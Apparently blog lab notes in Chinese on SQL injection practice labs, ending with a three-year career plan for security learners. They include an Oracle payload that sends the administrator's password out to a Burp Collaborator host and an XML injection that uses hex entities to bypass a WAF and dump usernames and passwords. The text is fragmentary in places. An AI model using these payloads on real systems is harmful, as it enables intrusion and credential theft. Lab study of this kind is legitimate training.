
part3:
登陆
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.1km5gjbs8t098rhznbrdxtuo5fb5zu.burpcollaborator.net">+%25remote%3b]>'),'/l')+FROM+dual--六、其他类型SQL注入
心得:各种类型与数据库有关的数据交互
可以使用应用程序作为 SQL 查询处理的任何可控输入来执行 SQL 注入攻击
如一些网站采用 JSON 或 XML 格式的输入,并使用它来查询数据库。
这些不同的格式甚至可能为您提供其他方法来混淆由于 WAF 和其他防御机制而被阻止的攻击。弱实现通常只是在请求中查找常见的 SQL 注入关键字,因此您可以通过简单地编码或转义禁止关键字中的字符来绕过这些过滤器。
如以下基于 XML 的 SQL 注入使用 XML 转义序列对 中的S字符进行编码
999 SELECT * FROM information_schema.tables1、请注意,库存检查功能以 XML 格式将 productId和 storeId发送到应用程序。
2、将POST /product/stock请求发送到bp中继器。
3、在 Burp 中继器中,探测storeId 以查看是否评估了您的输入。例如,尝试将 ID 替换为计算结果为其他潜在 ID 的数学表达式,例如:
4、观察您的输入似乎由应用程序评估,返回不同商店的库存。
5、尝试通过将语句追加到原始存储 ID 来确定原始查询返回的列数:UNION SELECT
<storeId>1 UNION SELECT NULL</storeId>
1、在注入 XML 时,请尝试使用 XML 实体对有效负载进行模糊处理。一种方法是使用 Hackvertor 扩展。只需突出显示您的输入,右键单击,然后选择 Hackvertor >扩展>编码 > dec_entities/hex_entities。
2、重新发送请求,并注意您现在收到来自应用程序的正常响应。这表明您已成功绕过 WAF。
1、从上次中断的地方继续,并推断查询返回单个列。当您尝试返回多列时,应用程序将返回0 units ,这意味着错误。
2、由于只能返回一列,因此需要连接返回的用户名和密码,例如:
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>
3、发送此查询并观察是否已成功从数据库中获取用户名和密码(用字符分隔)。~
 网络安全三年之约
 First year
掌握各种原理、不断打新的靶场

主页 | 教育漏洞报告平台 (sjtu.edu.cn)https://src.sjtu.edu.cn/https://www.cnvd.org.cnhttps://www.cnvd.org.cn/
 second year
不断学习、提升技术运用技巧,研究各种新平台
开始建立自己的渗透体系

 Third Year
学习最新的知识,建全自己的渗透体系

时间:一般5月面试,6/7月开始(持续2-3周)
分类:国家级护网、省级护网、市级护网、重大节日护网(如:建党、冬奥等)